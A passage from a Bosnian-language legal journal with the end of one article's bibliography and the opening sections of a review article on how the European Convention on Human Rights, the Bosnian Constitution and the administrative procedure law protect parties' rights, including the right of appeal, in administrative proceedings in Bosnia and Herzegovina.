23. Mayo, E. 1933. The human problems of an industrial civilisation. New York. Macmillan.
24. Mc Court, W., Eldridge, D. 2003. Global Human Resource Management. Cheltenham. UK: Edward Elgar.
25. Nesporova, A. 2006. Zašto je nezaposlenost i dalje tako visoka u srednjoj i istočnoj Europi? Zagreb. Pravni fakultet Sveučilišta u Zagrebu.
26. Perko-Šeparović, I. 1975. Teorija organizacije. Zagreb. Školska knjiga.
27. Perko-Šeparović, I. 1998. Weberov pojam birokracije. Zagreb. Hrestomatija upravne znanosti, sv.1. Pravni fakultet u Zagrebu.
28. Perko-Šeparović, I. 2002. Novi javni menadžment - britanski model. Zagreb. Politička misao, sv. XXXIX, br. 4.
29. Perko-Šeparović, I. 2004. Globalizacija i demokracija: paradoksi novog javnog menadžmenta. Zagreb. Politička misao.
30. Perko-Šeparović, I. 2006. Izazovi novog javnog menadžmenta - dilema javne uprave. Zagreb. Golden marketing.
31. Petz, B. 2003. Uvod u Psihologiju. Jastrebarsko. Naklada Slap.
32. Pusić, E. 1994. Državna uprava i razvoj organizacije. Zagreb. Financijska praksa, sv.18., br. 2.
33. Pusić, E. 1996. Država kao institucija. Zagreb. Rad HAZU, knjiga XXXIV, br. 473.
34. Pusić, E. et al. 1997. Hrvatska središnja državna uprava i usporedni upravni sustavi. Zagreb. Školska knjiga.
35. Pusić, E. 1998. Kvaliteta ljudi u upravi. Zagreb. Hrestomatija upravne znanosti sv.1. Pravni fakultet u Zagrebu.
36. Pusić, E. 1999. Država i državna uprava. Zagreb. Pravni fakultet.
37. Pusić, E. 2002. Nauka o upravi. Zagreb. Školska knjiga.
38. Rosenbloom, D.A. 1998. Public Administration. New York. The McGraw-Hill Companies Inc.
39. Rouban, L. 1989. Modernizacija države i kraj francuske specifičnosti (izlaganje na skupu Modernizacija javnog sektora: bavljenje pitanjima učinkovitosti i zakonitosti u Oslu).

40. Selimić, M., 2019. Pravo na dobru upravo kao osnovno pravo prema povelji Evropske unije o temeljnim pravima. Anali Pravnog fakulteta Univerziteta u Zenici,
41. Starčević, T., Jambrek, Petrak, I. 2016. Strategija upravljanja ljudskim potencijalima – osnovni pojmovi. god. 2., br. 1. Društvena i tehnička istraživanja. Visoka škola „CEPS – Centar za poslovne studije“, Kiseljak.
42. Thatcher, M. 1993. The Downing Street Years. London. Harper-Collins.
43. Thatcher, M. Državničko umijeće. Zagreb. Školska knjiga.
44. Weber, M. 1976. Privreda i društvo. Beograd. Prosveta.
45. Weber, M. 1999. Vlast i politika. Zagreb. Jesenski i Turk.
46. Woodhouse, D. 1997. In Pursuit of Good Administration. Oxford. Clarendon Press Oxford.
47. Zrinščak, S. 2006. Socijalna politika u procjepima globalizacije i europeizacije. Zagreb. Pravni fakultet Sveučilišta u Zagrebu.
48. Zakon o sustavu državne uprave, Narodne novine 66/19.
49. Zakon o plaćama u javnim službama, Narodne novine 27/01, 39/09
50. Zakon o državnim službenicima, Narodne novine 92/05, 140/05, 142/06, 77/07, 107/07, 27/08, 34/11, 49/11, 150/11, 34/12, 49/12, 37/13, 38/13, 01/15, 138/15, 61/17, 70/19, 98/19

**ZAŠTITA LJUDSKIH PRAVA I OSNOVNIH SLOBODA STRANAKA U
POSTUPCIMA PRED ORGANIMA UPRAVE U BOSNI I
HERCEGOVINI**

**PROTECTION OF HUMAN RIGHTS AND FUNDAMENTAL
FREEDOMS OF PARTIES IN PROCEEDINGS BEFORE
ADMINISTRATIVE BODIES IN BOSNIA AND HERZEGOVINA**

Pregledni znanstveni članak

Mr. sci. Franjo Ljubas*

Mr. sci. Kenan Vehabović*

Sažetak

Pravni standardi su normativni pojmovi koji mijenjaju svoju konkretnu sadržinu zavisno od svakog konkretnog slučaja, a ipak ostaju u suštini isti. Kad organi uprave i institucije koje imaju javna ovlašćenja vode postupak i rješavaju, dužni su strankama omogućiti da što lakše zaštite i ostvare svoja prava u skladu s Europskom konvencijom o zaštiti ljudskih prava i sloboda, Ustavom Bosne i Hercegovine, i Aneksom 6 Općeg okvirnog sporazuma za mir u Bosni i Hercegovini, vodeći pri tom računa da ostvarivanje njihovih prava ne bude na štetu prava drugih osoba, niti u suprotnosti sa zakonom utvrđenim javnim interesom.

Ključne riječi: Pravna norma, ustav, zaštita ljudskih prava i osnovnih sloboda, pravni standardi, legitimna očekivanja, zakonitost, Europska konvencija za zaštitu ljudskih prava i osnovnih sloboda, uprava.

Abstract

Legal standards are normative concepts that change their specific content depending on each specific case, and yet remain essentially the same. When administrative bodies and institutions with public authority conduct proceedings and decide, they are obliged to enable the parties to protect and exercise their rights as easily as possible in accordance with the European Convention for the Protection of Human Rights and Freedoms, the Constitution of Bosnia and Herzegovina and Annex 6 of the General

* Inspektorat Ministarstva obrazovanja, znanosti, mladih, kulture i športa KSB, e-mail: franjo.ljubas@sbk-ksb.gov.ba

* Parlamentarna skupština BiH, e-mail: kenan.vehabovic@parlament.ba

Framework Agreement for Peace in Bosnia and Herzegovina, taking care that the exercise of their rights is not to the detriment of the rights of others, nor contrary to the law established by the public interest.

Key words: Legal norm, constitution, protection of human rights and fundamental freedoms, legal standards, legitimate expectations, legality, European Convention for the Protection of Human Rights and Fundamental Freedoms, administration.

1. UVOD

Inkorporiranjem Europske konvencije za zaštitu ljudskih prava i temeljnih sloboda u svoj ustavnopravni poredak Bosna i Hercegovina je preuzela obvezu da svoje zakonodavstvo i pravnu praksu prilagodi zaštititi prava iz te Konvencije. Bosna i Hercegovina kao potpisnica Europske konvencije bila je dužna implementirati je u svoj Ustav. Od implementacije Konvencije do njene ratifikacije, kontrola poštivanja i primjene normi Konvencije za zaštitu ljudskih prava i osnovnih sloboda bila je zadatak naših državnih organa. To znači, da je zaštita ljudskih prava, koje garantira ova Konvencija, zapravo zaštita prava koje Ustav Bosne i Hercegovine garantira svojim građanima. Dakle, Europska konvencija je, kao ratificirani međunarodni ugovor, sastavni dio pravnog poretka Bosne i Hercegovine. Kad organi uprave i institucije koje imaju javna ovlaštenja vode postupak i rješavaju, dužni su strankama omogućiti da što lakše zaštite i ostvare svoja prava pa im je prema Zakonu o upravnom postupku stavljeno na raspolaganje prava na žalbu. Žalba je u upravnom postupku jedini redovni pravni lijek kojim se može osporavati zakonitost donesenog prvostupanjskog rješenja u upravnoj stvari koja je predmet tog postupka.

Da bi smo shvatili koji su to pravni standardi na planu zaštite osoba koji učestvuju u upravnom postupku objasniti ćemo koja su to prava koja garantuje Europska konvencija za zaštitu ljudskih prava i osnovnih sloboda a koja se odnose na zaštitu osoba u upravnom postupku, neizostavno, spomenut ćemo Ustav Bosne i Hercegovine i Aneks 6 Općeg okvirnog sporazuma za mir u Bosni i Hercegovini te na taj način objasniti njihovu ulogu u zaštiti osoba u upravnom postupku. Zakon o upravnom postupku je nešto što ne možemo ne pomenuti kada pričamo o upravnom postupku pa tako i o zaštiti osoba koje učestvuju u njemu, pa ćemo i na taj način pokušati utvrditi šta je to u okviru Zakona o upravnom postupku što se odnosi na zaštitu osoba koje učestvuju u njemu.

Dakle, istražiti ćemo pravno na pravičan postupak, kažnjavanje po osnovu zakona, pravo na djelotvoran pravni lijek i protokol broj 7 u okviru Europske konvencije za zaštitu ljudskih prava i temeljnih sloboda, istražiti

ćemo Ustav Bosne i Hercegovine i Aneks 6 Općeg okvirnog sporazuma za mir u Bosni i Hercegovini te objasniti na koji način su povezani sa Europskom konvencijom, te ćemo istražiti pravo na žalbu kroz Zakon o upravnom postupku i pokušati doći do saznanja šta su to ustvari pravni standardi na planu zaštite osoba koje učestvuju u upravnom postupku.

Ovaj rad treba dati odgovore kroz analizu pravnih normi koje se primjenjuju u Bosni i Hercegovini te objasniti na koji način su oni inkorporirani u njen ustavni poredak kao i samoj praksi. Pružit će objašnjenje na koji način je Europska konvencija inkorporirana u Ustav Bosne i Hercegovine i njeno zakonodavstvo te na koji način pružaju zaštitu osobama koje učestvuju u upravnom postupku.

2. EUROPSKA KONVENCIJA

Europska konvencija za zaštitu ljudskih prava i osnovnih sloboda koja se uobičajeno naziva Europska konvencija za zaštitu ljudskih prava potpisana je u Rimu pod okriljem Vijeća Evrope 4. novembra 1950. godine, a na snagu je stupila 3. septembra 1953. godine. Na osnovu Konvencije uspostavljen je sistem zaštite ljudskih prava na međunarodnom nivou te Europski sud za ljudska prava koji omogućava pojedincima ili grupi pojedinaca da traže zaštitu svojih prava.

Bosna i Hercegovina nije članica Europske unije, ali je potpisnica Europske konvencije od 24. aprila 2002. godine. Europska konvencija je implementirana, nakon Dejtonskog sporazuma, u Ustav Bosne i Hercegovine, a ratifikovana nakon potpisivanja 12. jula 2002. godine, jasno je da je time i tumačenje, primjena i kontrola poštivanja normi Europske konvencije, kod nas uređeno na poseban način. Od implementacije Europske konvencije do njene ratifikacije, kontrola poštivanja i primjene normi Europske konvencije za zaštitu ljudskih prava i osnovnih sloboda bila je zadatak naših državnih organa. To znači, da je zaštita ljudskih prava, koje garantira ova Konvencija, zapravo zaštita prava koje Ustav Bosne i Hercegovine garantira svojim građanima. Činom ratifikacije Europske konvencije, Bosna i Hercegovina je potpisala međunarodni ugovor i time je preuzela obavezu da svoje zakonodavstvo prilagodi međunarodnim obavezama koje proizilaze iz tog ugovora (Vehabović, 2006).

Konvencija, uz preambulu i osnovni tekst, sadrži i 13 protokola, gdje se protokol 7., članak 6., članak 7., članak 13, Europske konvencije odnose na zaštitu osoba koje učestvuju u upravnom postupku.

2.1. Pravo na pravično suđenje

Pravo na pravičan postupak predstavlja možda najznačajnije i najdalekosežnije jamstvo iz EK; ono epitomizira gotovo sva tzv. procesna ljudska prava i logički prethodi svim ostalim materijalnim ljudskim pravima, koja bez odgovarajućeg mehanizma njihove zaštite ne bi bila ni moguća. Pravo na pravičan postupak potvrdilo se kao “preeminentno pravo Europske konvencije”, koje je u praksi predmet više zahtjeva za pokretanje postupaka od bilo koga drugoga prava iz konvencije (Uzalac, 1998). I sam sud upozoravao je na “prominentno mjesto koje pravo na pravičan postupak zauzima u demokratskom društvu”, što je i poslužilo kao osnova za široko tumačenje pojmova koje sadrži. Članak 6. konstruiran je tako da sadrži dvije skupine prava. Prva skupina prava predstavlja zajedničke temelje primjenjive za svaki postupak pred tijelom koje polaže pravo na to da se naziva “sudom”, dakle definira načela sudskog postupka uopće. Druga skupina prava specifično je primjenjiva na načela koja se odnose na kazneni postupak.

Prava koja se odnose na načela sudskog postupka uopće sadržana u proklamaciji da “svatko ima pravo da o njegovim građanskim pravima i obvezama u pravičnom i javnom postupku, u razumnom roku, odluči neovisni i nepristrani sud” mogla bi se razdvojiti na tri logičke i sistemske cjeline:

- pravo na pristup sudu: pravo da se o individualnim pravima i obvezama konačno odlučuje u sudskom, a ne kakvom drugom postupku (“svatko ima pravo da o njegovim građanskim pravima i obvezama odluči sud”);
- pravo na postupak odgovarajuće kvalitete: čl. 6. postavlja niz zahtjeva na postupak u kome se odlučuje o individualnim pravima i obvezama; tri kvalitete koje EK posebno ističe jesu “pravičnost/poštenje” (fairness), “javnost” i postupanje u “razumnom roku” („pravično, javno i u razumnom roku”);
- pravo na samostalan i nepristran tribunal: pravo da sud pred kojim se postupak vodi bude sastavljen na način koji jasno jamči objektivnost sudskog postupanja i isključuje nelegitimne utjecaje i pritiske (“zakonom ustanovljeni neovisni i nepristrani sud”).

Za razliku od aspekta prava na pristup sudu, koje se odnosi na samu mogućnost pokretanja postupka, aspekt prava na pravičan postupak (u smislu načina na koji se postupak vodi) odnosi se na pravo da pokrenuti postupak bude odgovarajuće kvalitete – da bude “pošten”, “javan” i “razborito brz”. Stoga, ovaj aspekt odnosi se u prvome redu na ona prava zajamčena članom 6 (Uzalac, 1998).

Prilikom utvrđivanja građanskih prava i obveza ili osnovanosti bilo kakve kaznene optužbe protiv njega, svatko ima pravo na pravično suđenje i javnu raspravu u razumnom roku pred nezavisnim i nepristrasnim, zakonom ustanovljenim sudom. Presuda se izriče javno, ali se novinari i javnost mogu isključiti s čitavog ili jednog dijela suđenja u interesu morala, javnog reda ili nacionalne sigurnosti u demokratskom društvu, kada to nalažu interesi maloljetnika ili zaštite privatnog života strana u sporu, ili kada to sud smatra izričito neophodnim zato što bi u posebnim okolnostima publicitet mogao nanijeti štetu interesima pravde.

Subjekt prava na pravnu zaštitu u konvenciji je kratko označen riječju “svatko”. Što se tiče interpretacije sadržaja tog pojma, ne bi smjelo biti većih problema. Izraz “svatko” treba tumačiti u najširem mogućem smislu, tj. u smislu da se ne odnosi samo na državljane određenog nacionalnog sistema već i na strane državljane (bez obzira na državljanstvo), pa i na apatride. Ne samo da pojam “pravičnog postupka” iz čl. 6. treba tumačiti u širokom smislu, već i značenje drugih pojmova pomoću kojih je određen sadržaj procesnih jamstava iz čl. 6 (Uzalac, 1998).

2.2. Kažnjavanje samo po osnovu zakona

Članak 7, stav 1 – Zabrana retroaktivne primjene kaznenog zakona, formuliran je ovako: „Nitko se neće smatrati krivim za kazneno djelo nastalo činjenjem ili nečinjenjem koje nije predstavljalo kazneno djelo u vrijeme izvršenja, prema domaćem ili međunarodnom pravu. Izrečena kazna neće biti teža od one koja se primjenjivala u vrijeme izvršenja kaznenog djela.”*

Članak 7 ne primjenjuje se na "preventivne" zakonske propise već na "kaznene" zakonske propise. Koncept "kazne" u ovoj odredbi je, kao i pojmovi "građanskih prava i obveza" i "kaznene optužbe" u članku 6, autonoman koncept Konvencije. Da bi zaštita koju daje članak 7 bila djelotvorna, Sud mora imati mogućnost analize dalje od onoga što je očigledno na prvi pogled, i sam ocijeniti da li određena mjera u suštini predstavlja "kaznu" u smislu ove odredbe. Formulacija članka 7, stav 1, odnosno druga rečenica, ukazuje na to da je polazna točka bilo kakve ocjene postojanja kazne, zapravo, da li je data mjera izrečena nakon osude za "kazneno djelo". Ostali faktori koji se mogu smatrati relevantnima u svezi s ovim su priroda i cilj date mjere, kako je karakterizira domaći zakon, procedure korištene za uspostavu i provedbu mjere, i njena težina. Sud mora potvrditi da je, u vrijeme kad je optuženi počinio djelo koje je dovelo do njegovog kaznenog gonjenja i osude, bila na snazi odredba koja je definirala

* Službeni glasnik BiH, broj 06/99, Europska konvencija članak. 7. st. 1

to djelo kao kažnjivo, i da izrečena kazna nije prevazilazila granice određene tom odredbom (Gilles, 2002).

Članak 7, stav 2 – Odredba o derogaciji, formuliran je ovako: „Ovaj članak ne utječe na suđenje ili kažnjavanje bilo koje osobe koja je kriva za činjenje ili nečinjenje, ako je to djelo u vrijeme izvršenja predstavljalo kazneno djelo prema općim načelima priznatim kod civiliziranih naroda.” (Gilles, 2002). Derogacije ove odredbe odnosi se na takozvane nirnberške principe, u slučaju ratnih zločina i zločina protiv čovječnosti.

Obzirom na cilj Konvencije, koji je da štiti prava koja su praktična i djelotvorna, [Sud] može uzeti u razmatranje i potrebu da se održi ravnoteža između općih interesa i temeljnih prava pojedinaca, i shvatanja koja trenutno preovladavaju u demokratskim državama. Da bi se odredilo kako zatvorska kazna kao oblik plaćanja treba da se klasificira u smislu članka 7, neophodno je utvrditi njenu svrhu i pravila kojima podliježe. Data mjera za cilj ima da osigura naplatu kazni tako što, između ostalog, izvršenje ide protiv dužnika koji ne mogu dokazati da nisu solventni, a svrha joj je da izvrši naplatu prisilno, odnosno uz prijetnju zatvorskom kaznom. Ovakav režim je strožiji nego kod zatvorskih kazni u redovitom kaznenopravnom sistemu, uglavnom zato što ne podliježe mjerama kao što su pomilovanje ili oprost kazne. Zatvorska kazna kao zamjena za naplatu je preživjeli oblik starog sistema dužničkog zatvora, koji danas postoji samo u pogledu dugova prema državi i dužnike ne oslobađa obveze plaćanja onoga zbog čega je zatvoren. Mada se više, nakon toga, ne može prisiliti da plati sredstvima koja se njega lično tiču, njegova dobra su još uvijek pod ograničenjem.

Garancija koju daje članak 7, koja je sastavni dio vladavine zakona, zauzima značajno mjesto u sistemu zaštite koji daje Konvencija, kako je to i pocrtano činjenicom da nije moguće derogirati je po članku 15 u ratnom stanju ili drugoj hitnoj situaciji. Kako proizilazi iz njenog cilja i svrhe, potrebno je tumačiti i primjenjivati tako da pruža djelotvornu zaštitu od proizvoljnog kaznenog gonjenja, osude ili kazne.

Članak 7 nije ograničen na zabranu retroaktivne primjene kaznenog zakona na štetu optuženog; time se postavlja i, više generalno, princip da samo zakon može definirati zločin i odrediti kaznu (*nullum crimen, nulla poena sine lege*) i princip da se kazneni zakon ne smije tumačiti na štetu optuženog, recimo, putem analogije. Iz tih principa slijedi da kazneno djelo mora biti jasno predviđeno zakonom. Ovaj zahtjev se smatra zadovoljenim kada pojedinac iz formulacije odgovarajuće odredbe i, ako je potrebno, uz tumačenje suda, zna za kakva djela činjenja ili nečinjenja može snositi kaznenu odgovornost.

Sud na ovaj način kaže da kad govori o "zakonu", članak 7 aludira na sam koncept o kojem Konvencija govori kad na drugim mjestima krositi taj termin, koncept koji podrazumijeva i pisani i nepisani zakon i podrazumijeva

određene kvalitativne zahtjeve, kao što su pristupačnost i predvidivost. Generalno gledano, u predmetima koje razmatra, Sud često ispituje, redosljedom: postojanje kaznenopravne mjere kojom se postupanje podnositelja zabranjuje, manji ili viši stepen jasnoće ili direktnosti, i pitanje ograničenja. (Gilles, 2002).

2.3. Protokol broj 7

Članci 2, 3 i 4 Protokola br. 7 sadrže procesne odredbe koje se tiču kriminalnih stvari, koje su komplementarne sa odredbama članka 6 Konvencije. One su odraz principa žalbe, principa kompenzacije u slučaju greške suda, i principa *ne bis in idem*.

Članak 2 glasi:”1. Svatko tko je odlukom suda osuđen za kazneno djelo ima pravo da njegovu osudu ili kaznu preispita viši sud. Ostvarivanje ovog prava, uključujući i osnove za njegovo korištenje, uređuje se zakonom. 2. Ovo pravo može podlijegati izuzecima u odnosu na djela manjeg značaja, koja su određena zakonom, ili u slučajevima kad je licu u pitanju u prvom stupnju sudio najviši sud, ili je bilo osuđeno na osnovu žalbe na oslobađajuću presudu,,* Sud naglašava da, u principu, države ugovornice imaju širok stepen slobodne procjene pri određivanju kako će se uživati prava koja osigurava članak 2 Protokola br. 7* uz Konvenciju. Revizija osuđujuće presude ili izrečene kazne pred višim sudom može se odnositi i na pravni i na činjenični osnovi, ili samo na pravni. Nadalje, u nekim zemljama, optuženi koji želi uložiti žalbu može ponekad morati tražiti dozvolu da to uradi. Međutim, svako ograničenje predviđeno domaćim zakonom u svezi sa pravom na ovakvu reviziju mora, po analogiji sa pravom pristupa na sud predviđenim člankom 6, stav 1, Konvencije, biti u svrhu ostvarenja legitimnog cilja i ne ugrožavati samu suštinu tog prava.

Članak 3 glasi:”Ako je neko lice bilo pravosnažnom presudom osuđeno zbog kaznenog djela i ako je kasnije njegova presuda bila ukinuta, ili je bio pomilovan zbog toga što neka nova ili novootkrivena činjenica neosporno ukazuje da se radilo o sudskoj grešci, lice koje je pretrpjelo kaznu kao posljedicu takve osude dobit će naknadu u skladu sa zakonom ili praksom dotične države, osim ako se ne dokaže da je ono u potpunosti ili djelimično odgovorno za to što nepoznata činjenica nije blagovremeno otkrivena”.*

* Službeni glasnik Bosne i Hercegovine, broj 06/99 – Europska konvencija, Protokol br. 7 Članak 2.

* Ibid str. 364

* Službeni glasnik Bosne i Hercegovine, broj 06/99 – Europska konvencija, Protokol br.7, članak 3.

Još nije objavljena nikakva sudska praksa u svezi sa člankom 3 Protokola br. 7.

Članak 4 glasi:”1. Nikome se ne može suditi niti se može ponovo kazniti u kaznenom postupku u nadležnosti iste države za djelo zbog koga je već bio pravosnažno oslobođen ili osuđen u skladu sa zakonom i kaznenim postupkom te države. 2. Odredbe prethodnog stava ne sprječavaju obnovu postupka u skladu sa zakonom i kaznenim postupkom date države, ako postoje dokazi o novim ili novootkrivenim činjenicama, ili ako je u ranijem postupku došlo do bitne povrede koja je mogla da utiče na njegov ishod. 3. Ovaj se članak ne može staviti van snage na osnovu članka 15 Konvencije.”* Eksplicitno je iz formulacije ove odredbe jasno da se princip *ne bis in idem* poštuje samo u odnosu na predmete gdje je osobi suđeno ili izrečena kazna dva puta, za isto djelo, i pred sudovima jedne te iste države. Sud smatra da je cilj članka 4 Protokola br. 7 da zabrani ponavljanje kaznenog postupka koji se već završio konačnom odlukom. Upravo zato se ta odredba ne primjenjuje prije nego što se otvori novi postupak. (Gilles, 2002).

3. USTAV BOSNE I HERCEGOVINE

Ustav BiH je, sasvim izvjesno, tipičan tranzicioni dokument, bez obzira na njegov status ustava. Stvoren je kao dio mirovnog paketa dogovorenog u Daytonu u novembru 1995. godine i prihvaćenog od strane dva entiteta (Federacije Bosne i Hercegovine i Republike Srpske) i središnje vlade koja je bila međunarodno priznata kao Vlada Republike Bosne i Hercegovine. Ustav BiH je drugi ustav dogovoren uz međunarodnu pomoć i ohrabrenje u okolnostima neprijateljstava na terenu. Dana 12. jula 2002. godine, nakon što je postala članicom Vijeća Europe, Bosna i Hercegovina je ratificirala Europsku konvenciju. Činom ratifikacije Europske konvencije, Bosna i Hercegovina je potpisala međunarodni ugovor. Time je Bosna i Hercegovina preuzela obvezu da svoje zakonodavstvo prilagodi međunarodnim obvezama koje proizilaze iz tog ugovora (Vehabović, 2006). Može se reći da Ustav BiH sadrži temeljne principe prava EU. Formalno pravno gledano, ustavne odredbe predstavljaju dobre polazne osnove za uspješno vođenje procesa integriranja u EU.

Ovo predstavlja poseban ugao posmatranja mjesta Europske konvencije u pogledu ustavnog principa da su opća načela međunarodnog prava sastavni dio pravnog poretka Bosne i Hercegovine. Pitanja koja regulira Europska konvencija, a to su prije svega zaštita građanskih i političkih prava, jasno podliježu direktnom efektu, što znači da, kad se tiče zaštite prava pojedinaca, koja se mogu uživati bez poduzimanja bilo kakvih

* Ibid, Protokol br.7, članak 4.

daljnjih mjera od strane nacionalnih vlasti, prava su po svojoj prirodi direktno primjenjiva (Vehabović, 2006).

Parlamentarna skupština je, u svojoj rezoluciji broj 234 (2002)* o prijavi Bosne i Hercegovine za članstvo u Vijeću Europe, elaborirala napredak koji je Bosna i Hercegovina postigla od potpisivanja Dejtonskog mirovnog sporazuma, na svim poljima. Parlamentarna skupština je, između ostalog, prihvatila obećanja Predsjedništva Bosne i Hercegovine, Parlamenta Bosne i Hercegovine i premijera u poštivanju sljedeće obveze:

"iii. u svezi sa konvencijama: c. kontinuirano ispitivanje kompatibilnosti svih zakonodavnih akata (*legislation*) sa Europskom konvencijom za zaštitu ljudskih prava i osnovnih sloboda".

"Popis prava. Sve osobe unutra područja Bosne i Hercegovine uživaju ljudska prava i temeljne slobode spomenute u prethodnom stavku (2), koje uključuju: Pravo na život, Pravo na nepodvrgavanje mučenju, nehumanom ili ponižavajućem postupku ili kazni, Pravo osobe da ne bude držana u ropstvu ili potčinjenosti ili pravo da ne obavlja prisilni ili obvezatni rad, Prava na slobodu i sigurnost ličnosti, Pravo na pošteno suđenje u građanskim i kaznenim predmetima, te druga prava u svezi s kaznenim postupcima, Pravo na privatni i obiteljski život, dom i poštu, Pravo na slobodu mišljenja, savjesti i vjere, Pravo na slobodu izražavanja, Pravo na slobodu mirnoga okupljanja i slobodu udruživanja s drugima, Pravo na zaključenje braka te osnivanje obitelji, Pravo na imovinu, Pravo na obrazovanje, Pravo na slobodu kretanja i prebivališta.

Provedba. Bosna i Hercegovina te svi sudovi, ustanove, vladina tijela, kao i posredna tijela kojima upravljaju entiteti ili se istima upravlja unutra entiteta, primjenjuju i poštuju ljudska prava i temeljne slobode navedene u gornjem stavku (2)."

Na liniji prethodnih tvrdnji o efektima općih načela međunarodnog prava i efektima na pravni poredak Bosne i Hercegovine, može se zaključiti:

- Europska konvencija je, kao ratificirani međunarodni ugovor, sastavni dio pravnog poretka Bosne i Hercegovine.
- Ratifikacijom Europske konvencije, Bosna i Hercegovina je prihvatila obvezu da kontinuirano ispituje kompatibilnost svih zakonodavnih akata sa Europskom konvencijom, što podrazumijeva i ustavne odredbe. Drugim riječima, zakonodavni akti (što podrazumijeva i Ustav BiH) ne smiju biti u suprotnosti sa Europskom konvencijom.
- Europska konvencija je direktno primjenjiva u Bosni i Hercegovini, a njene odredbe su samoizvršive, tako da se pojedinci mogu pred

* Rezolucija Parlamentarne skupštine Vijeća Europe, broj 234 (2002)

* Opći okvirni sporazum za mir u Bosni i hercegovini, Aneks 4, članak II

domaćim sudovima direktno pozvati na takvu odredbu bez potrebe dodatnih mjera od strane nacionalnih vlasti.

- Prava iz Europske konvencije su zaštićena pravnim postupcima.
- Europski sud za ljudska prava je nadležan da donosi konačne i obvezujuće odluke.
- Europski sud za ljudska prava ima supranacionalni karakter.
- U nacionalnim okvirima, Ustavni sud je nadležan da donosi konačne i obavezujuće odluke u pogledu primjene Europske konvencije.

Kada se sumira sve navedeno, konačni zaključak, u pogledu odnosa ustava i Europske konvencije, kao međunarodnog ugovora, se sam nameće – Europska konvencija je *de facto* iznad ustava država-članica. Europska konvencija je, i kao ustavni princip, i kao ratificirani međunarodni sporazum i kao jedan od nosivih stupova državne strukture Bosne i Hercegovine, zajedno sa principom demokratije, vladavine prava i slobodnih izbora, direktno primjenjiva, odnosno "samoizvršiva" i hijerarhijski iznad drugih ustavnih odredbi, odnosno kako je to, u tom istom Ustavu i utvrđeno – "iznad svakog drugog prava" (Vehabović, 2006).

4. PRAVO NA ŽALBU

Kad organi uprave i institucije koje imaju javna ovlašćenja vode postupak i rješavaju, dužni su strankama omogućiti da što lakše zaštite i ostvare svoja prava pa im je prema Zakonu o upravnom postupku stavljeno na raspolaganje prava na žalbu. Žalba je u upravnom postupku jedini redoviti pravni lijek kojim se može osporavati zakonitost donesenog prvostupanjskog rješenja u upravnoj stvari koja je predmet tog postupka. Samo se iznimno i iz naročito opravdanih razloga zakonom može propisati da u pojedinim upravnim stvarima žalba nije dopuštena protiv prvostupanjskog rješenja, pa se u takvom slučaju zaštitata prava i zakonitost mogu osigurati upravnim sporom, osim u stvarima za koje je isključen upravni spor.

"(1) Protiv rješenja donesenog u prvom stupnju, stranka ima pravo žalbe. Samo zakonom može se propisati da u pojedinim upravnim stvarima žalba nije dopuštena, i to ako je na drugi način osigurana zaštita prava i zakonitosti. (2) Ako nema organa uprave drugog stupnja, žalba protiv prvostupanjskog rješenja može se izjaviti samo kad je to zakonom predviđeno. Tim zakonom odredit će se i organ koji će rješavati po žalbi. (3) Pod uslovima iz ovog zakona, stranka ima pravo žalbe i kad prvostupanjski organ nije u određenom roku donio rješenje o njenom zahtjevu, odnosno ne

donese rješenje u postupku po službenoj dužnosti, a u interesu stranke. (4) Protiv rješenja donesenog u drugom stupnju, žalba nije dopuštena.”*

Povodom žalbe, u biti se, razmatra rješavanje upravne stvari i otklanja nezakonitost u obavljanju upravne djelatnosti i osigurava zakonito djelovanje upravne vlasti (organa uprave i dr.), što je i te kako važan pravni i politički cilj, jer značajno doprinosi vladavini prava i pravnoj sigurnosti. Predmet žalbe je osporavanje zakonitosti, a često i pravilnosti donesenog prvostupanjskog rješenja i zahtijevanje od nadležne više upravne instance – od drugostupanjskog organa da to rješenje poništi, ukine ili izmijeni, jer žalitelj kao nezadovoljna stranka sa prvostupanjskim rješenjem smatra da je uprvnu stvar trebalo u materijalno-pravnom smislu drukčije riješiti nego što je to učinio prvostupanjski organ svojim rješenjem (upravnim aktom) (Krijan, 2002).

Žalba je redovan pravni lijek koji ima ove karakteristike:

- Da je devolutivan pravni lijek, što znači da zasniva nadležnost višeg suda, odnosno o žalbi odlučuje viši (drugostupanjski) sud;
- Da je suspenzivan pravni lijek, što znači da odlaže nastupanje pravosnažnosti odluke;
- Da ima dvostrano dejstvo, što znači da protivna stranka ima pravo da podnese odgovor na žalbu (Krijan, 2002).

Izjavljivanjem žalbe pokreće se kompleksan postupak pravne kontrole rada organa koji je donio osporeno prvostupanjsko rješenje o upravnoj stvari koja je predmet tog rješenja.

Žalbom se postiže:

- Da o istoj upravnoj stvari odlučuju dvije upravne instance (prvostupanjski i drugostupanjski organ, svaki u okviru svoje nadležnosti), što je veća garancija za osiguranje zakonitosti donesenog rješenja;
- Ispituje se formalna i materijalna zakonitost donesenog prvostupanjskog rješenja, što znači da se zakonitost cijeni s gledišta pravilnosti postupanja prema pravilima upravnog postupka (ZUP-a i posebnog upravnog postupka) i s gledišta pravilnosti primjene materijalnih propisa na temelju kojih je riješena upravna stvar;
- Osigurava se jača zaštita prava i pravnih interesa stranke i drugih osoba o čijim se pravima ili obvezama odlučuje prvostupanjskim rješenjem, kao i jača zaštita javnog interesa;
- Donošenjem drugostupanjskog rješenja okončava se, u pravilu, rješavanje predmetne upravne stvari u upravnom postupku, osim ako

* Službeni glasnik Bosne i Hercegovine” br. 29/02 – Zakon o upravnom postupku, članak 15.

se žalba uvažava i predmet vraća na ponovni postupak prvostupanjskom organu.

Prema tome, s podnošenjem žalbe na prvostupanjsko rješenje, cjelokupni rad prvostupanjskog organa u određenoj upravnoj stvari dolazi pod redovni instancijski upravni nadzor. U upravnom sistemu taj oblik upravnog nadzora predstavlja najvažniji pravni instrumentarij zaštite prava i pravnih interesa građana i drugih osoba u rješavanju o njihovim pravima i obvezama u domeni upravne djelatnosti, jer žalbeni postupak provodi organ višeg ranga od organa koji je donio prvostupanjsko rješenje, tj. organ koji je hijerarhijski „viša instancija“ upravne vlasti i u upravnom sistemu nadređen organu koji je rješavao o upravnoj stvari u prvom stupnju, pa stoga prema njemu ima i jače pravne ovlasti, pomoću kojih može i mora osigurati zakonitost prvostupanjskog rješavanja upravnih stvari (Krijan, 2002).

